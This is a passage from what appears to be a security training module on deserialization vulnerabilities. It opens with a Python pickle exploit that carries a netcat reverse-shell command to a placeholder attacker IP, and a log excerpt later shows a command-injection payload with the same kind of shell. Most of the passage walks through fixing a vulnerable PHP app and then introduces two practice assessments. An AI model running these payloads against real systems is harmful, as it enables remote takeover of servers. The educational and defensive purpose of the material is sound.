        return os.system, ("nc -nv <ATTACKER_IP> 9999 -e /bin/sh",)

r = RCE()
p = pickle.dumps(r)
h = hmac.new(util.config.SECRET_KEY.encode(), p, hashlib.sha512).digest()
c = base64.b64encode(p) + b'.' + base64.b64encode(h)
print(c.decode())
```

Running the updated exploit code will give us a longer payload (since it includes an HMAC at the end).

```
python3 exploit.py

gASVPAAAAAAAAACMBXBvc2l...SNIP...5IC1lIC9iaW4vc2iUhZRSlC4=.jlPg/hUsa4aLr0S
pFq06Xya0i8IJzyh6ELt...SNIP...I5CyQa2yejlPNX5Tg==
```

We can start a local Netcat listener, paste the cookie value in and receive a reverse shell as in the previous section.

```
nc -nvlp 9999

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 192.168.43.164.
Ncat: Connection from 192.168.43.164:37992.
ls -l
total 52
-rw-r--r-- 1 kali kali  2037 Oct 12 06:21 app.py
-rw-r--r-- 1 kali kali   184 Oct 12 06:17 Dockerfile
-rw-r--r-- 1 kali kali    15 Oct 12 06:18 flag.txt
-rw-r--r-- 1 kali kali 20480 Oct 12 08:02 htbooks.sqlite3
drwxr-xr-x 2 kali kali  4096 Oct 12 06:21 __pycache__
-rw-r--r-- 1 kali kali    27 Oct 12 06:17 requirements.txt
drwxr-xr-x 4 kali kali  4096 Oct 12 06:17 static
drwxr-xr-x 2 kali kali  4096 Oct 12 06:17 templates
drwxr-xr-x 3 kali kali  4096 Oct 12 06:21 util
```

Avoiding Deserialization Vulnerabilities

To follow along with this section, SSH into the target with the credentials you found in `/var/www/htbank/creds.txt`. Both `Vim` and `Nano` are installed on the machine.

Introduction to Safe Data Formats

In the previous section, we patched the deserialization vulnerability using HMACs. However, we continued to demonstrate that, combined with an LFI vulnerability or some other way to read files on the server, we would still be able to get remote code execution.

In both Python and PHP, we've seen how deserialization vulnerabilities occur when `unserialize`, `pickle.loads`, `yaml.load`, or a similar function is called. If we were to instead use a safer data format such as JSON or XML and altogether avoid the use of a deserialization function, then these problems should theoretically be avoided.

Since we walked through `HTBooks` (Python) in the previous section, we will walk through updating `HTBank` (PHP) in this section to use JSON and avoid deserialization vulnerabilities altogether. We also know that `HTBank` suffers from XSS, command injection, and arbitrary file uploads, which merely switching to JSON format will not solve, so we will need to address these as well.

Updating HTBank

As a first step, we can delete `app/Helpers/UserSettings.php` since we will not need the class to generate and read JSON objects.

Next, we will make a couple of changes to `app/Http/Controlls/HTController.php`. When handling exports, instead of creating a `UserSettings` object and serializing it, we will create an array of `key => value` pairs containing the same information and then convert this to JSON format using `json_encode`. Regarding imports, we will decode the JSON object with `json_decode` and then update the user object with the values rather than deserializing a `UserSettings` object and updating from that. In addition to those changes, we will need to recreate the functionality (originally in `app/Helpers/UserSettings.php`), which logged serialization and deserialization events to `/tmp/htbank.log`. Rather than using `shell_exec`, which could lead to the same command injection vulnerability if we were not careful, we can use native PHP functions to write to the file in append mode.

Altogether, the new code should look like this (the old code is commented out so you may see the difference):

```
...
    public function handleSettingsIE(Request $request) {
        if (Auth::check()) {
            if (isset($request['export'])) {
                $user = Auth::user();

                // $userSettings = new UserSettings($user->name, $user->email, $user->password, $user->profile_pic);
                // $exportedSettings = base64_encode(serialize($userSettings));
                $userSettings = array("name" => $user->name, "email" => $user->email, "password" => $user->password, "profile_pic" => $user->profile_pic);
                $exportedSettings = base64_encode(json_encode($userSettings));

                // [UserSettings.__wakeup()]
```

```
                // shell_exec('echo "$(date +\'[%d.%m.%Y %H:%M:%S]\')
Unserialized user \'' . $this->getName() . '\'" >> /tmp/htbank.log');
                $fp = fopen("/tmp/htbank.log", "a");
                fwrite($fp, date("[d.m.Y H:i:s]") . " Serialized user '" .
$user->name . "'\n");
                fclose($fp);

                Session::flash('ie-message', 'Exported user settings!');
                Session::flash('ie-exported-settings', $exportedSettings);
            }
            else if (isset($request['import']) &&
!empty($request['settings'])) {
                // $userSettings =
unserialize(base64_decode($request['settings']));
                // $user = Auth::user();
                // $user->name = $userSettings->getName();
                // $user->email = $userSettings->getEmail();
                // $user->password = $userSettings->getPassword();
                // $user->profile_pic = $userSettings->getProfilePic();
                // $user->save();
                $userSettings =
json_decode(base64_decode($request['settings']));
                $user = Auth::user();
                $user->name = $userSettings->name;
                $user->email = $userSettings->email;
                $user->password = $userSettings->password;
                $user->profile_pic = $userSettings->profile_pic;
                $user->save();

                Session::flash('ie-message', "Imported settings for '" .
$userSettings->name . "'");
            }
            return back();
        }
        return redirect("/login")->withSuccess('You must be logged in to
complete this action');
    }
...
```

Next, we will add a validation step in the file upload so that only images can be uploaded (in `app/Http/Controllers/HTController.php::handleSettings()`):


```
...
    if (!empty($request["profile_pic"])) {
        $request->validate(['profile_pic' => 'required|image']);
        $file = $request->file('profile_pic');
        $fname = md5(random_bytes(20));
        $file->move('uploads',"$fname.jpg");
```

```
        $user->profile_pic = "uploads/$fname.jpg";
    }
...
```

Although "unnecessary", it's nice to update `settings.blade.php` so that the end-user receives an error message if the profile picture fails validation.

```
...
    <div class="form-group mb-3">
        <label for="ppic">Update profile picture (Only JPG)</label>
        <input type="file" class="form-control-file" id="ppic"
name="profile_pic">
        @if ($errors->has('profile_pic'))
        <span class="text-danger">{{ $errors->first('profile_pic') }}
</span>
        @endif
    </div>
...
```

Attempting to upload the PHAR (or any other non-image) should result in an error message instead of letting it go through.



Next, to address PHP automatically deserializing PHAR metadata, we should upgrade the project to use the newest version of PHP or at least version 8.0, where this is disabled by default. I'm not going to go through all the steps here, though.


Last but not least, to address the XSS issue in the settings page, we should update the template (`resources/views/settings.blade.php`) to use `{{ ... }}` instead of `{!! ... !!}`:

```
...
<p class="text-success">{{ Session::get('ie-message') }}</p>
...
```

At this point, the vulnerabilities should all be fixed! If we run the new server, log in and click on `Export Settings` we will get a value similar to this:

```
echo
eyJuYW1lIjoicGVudGVzdCIsImVtYWlsIjoicGVudGVzdEB0ZXN0LmNvbSIsInBhc3N3b3JkIj
oiJDJ5JDEwJHU1bzZ1MkViak9tb2JRalZ0dTg3UU84WndRc0RkMnp6b3Fqd1MwLjV6dVByM2hx
azl3ZmRhIiwicHJvZmlsZV9waWMiOiJ1cGxvYWRzXC83ZTRjMDkwZjdhMjBkMmI5YmVkYmE3ZG
EwNTAyN2UzOS5qcGcifQ== | base64 -d
{"name":"pentest","email":"[email
protected]","password":"$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuP
r3hqk9wfda","profile_pic":"uploads\/7e4c090f7a20d2b9bedba7da05027e39.jpg"}
```


Our custom attack payloads will not work anymore, nor for the XSS...



... nor for the command injection ...

```
tail /tmp/htbank.log
[13.10.2022 12:35:15] Serialized user 'pentest'
[13.10.2022 12:35:55] Serialized user '<script>alert(1)</script>'
[13.10.2022 12:36:02] Unserialized user '<script>alert(1)</script>'
[13.10.2022 12:37:56] Serialized user 'pentest'
[13.10.2022 12:37:57] Unserialized user 'pentest'
[13.10.2022 12:38:08] Serialized user 'example'
[13.10.2022 12:38:10] Serialized user 'example'
[13.10.2022 12:38:11] Unserialized user 'example'
[13.10.2022 12:38:38] Serialized user '"; nc -nv 172.17.0.0.1 9999 -e
/bin/bash; #'
[13.10.2022 12:38:41] Unserialized user '"; nc -nv 172.17.0.0.1 9999 -e
/bin/bash; #'
```

... and trying the PHPGGC payload will result in a server error (when PHP tries to access `$userSettings->name` after decoding the "JSON" object).




Skills Assessment I

You are tasked with testing the `HTBrain` note-taking application for vulnerabilities.

- **Your Second Brain**: "Your mind is for having ideas, not holding them.", so don't overload your brain with ideas; just dump them into HTBrain.
- **Convenient**: Our web app allows you to write down your thoughts and quick notes easily and securely.
- **Secure**: Our web app does not require any authentication or logins; all data is stored on the front end, and nothing is saved on our servers.

This is a white-box assessment, so the application's source code is available for you to look through.



Skills Assessment II

The company `HTBear GmbH` wants you to test their website for vulnerabilities. Certainly, the "internet's oldest security blog" wouldn't have any security vulnerabilities? That would just be ironic...

Note that, unlike the previous assessment, this is a black-box test (no source code is given). Use what you've learned in this module and work with what you are given!

H4CK T3H B3@R

The internet's oldest security blog

LOG IN REGISTER

ALL POSTS (NEWEST TO OLDEST)

What is a CVSS score?

By admin under Uncategorized

Quisque arcu ex, rutrum sit amet convallis non, consectetur id ex. Integer magna eros, aliquet eget tempor id, egestas sit amet justo. Mauris finibus mi sed arcu fringilla dapibus. Aenean ac dignissim sapien, quis dictum nisl. Aenean placerat fermentum laoreet. Nulla nec iaculis lacus, vel dapibus lorem. Aliquam a eros ut leo mollis pretium sit amet nec eros. Vestibulum sit amet sem at massa accumsan dictum id vel nisl. Donec id lectus hendrerit neque egestas sagittis eget ac metus. Suspendisse in iaculis purus, at sollicitudin sapien. Sed ac ante vitae leo laoreet aliquam at id nulla. Nam ac velit tempor, faucibus mi vitae, volutpat sem. Sed congue tempus dui.

CVE-2019-0232

By admin under CVE

Orci varius natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Proin vel consequat velit, in cursus magna. Suspendisse condimentum libero ac tortor sodales vehicula. Quisque tellus velit, porta id accumsan fringilla, pellentesque ac nisi. Donec viverra sed elit vel mattis. Etiam turpis justo, mollis vitae ligula sit amet, condimentum ultrices enim. Morbi quis tincidunt lectus, in tempor sem. Cras eget convallis turpis. Interdum et malesuada fames ac ante ipsum primis in faucibus. Nulla facilisi. Curabitur auctor venenatis lectus at luctus. Integer quis magna sit amet purus ornare egestas. Nulla facilisi. Pellentesque eu sem vitae massa laoreet fermentum. Nam cursus, mauris id aliquam ultrices, augue ex dapibus mi, ut pellentesque odio enim non nisi.

Account takeover via leaked session cookie - HackerOne #745324

By bmdyy under Bug

Quisque arcu ex, rutrum sit amet convallis non, consectetur id ex. Integer magna eros, aliquet eget tempor id, egestas sit amet justo. Mauris finibus mi sed arcu fringilla dapibus. Aenean ac dignissim sapien, quis dictum nisl. Aenean placerat fermentum laoreet. Nulla nec iaculis lacus, vel dapibus lorem. Aliquam a eros ut leo mollis pretium sit amet nec eros. Vestibulum sit amet sem at massa accumsan dictum id vel nisl. Donec id lectus hendrerit neque egestas sagittis eget ac metus. Suspendisse in iaculis purus, at sollicitudin sapien. Sed ac ante vitae leo laoreet aliquam at id nulla. Nam ac velit tempor, faucibus mi vitae, volutpat sem. Sed congue tempus dui.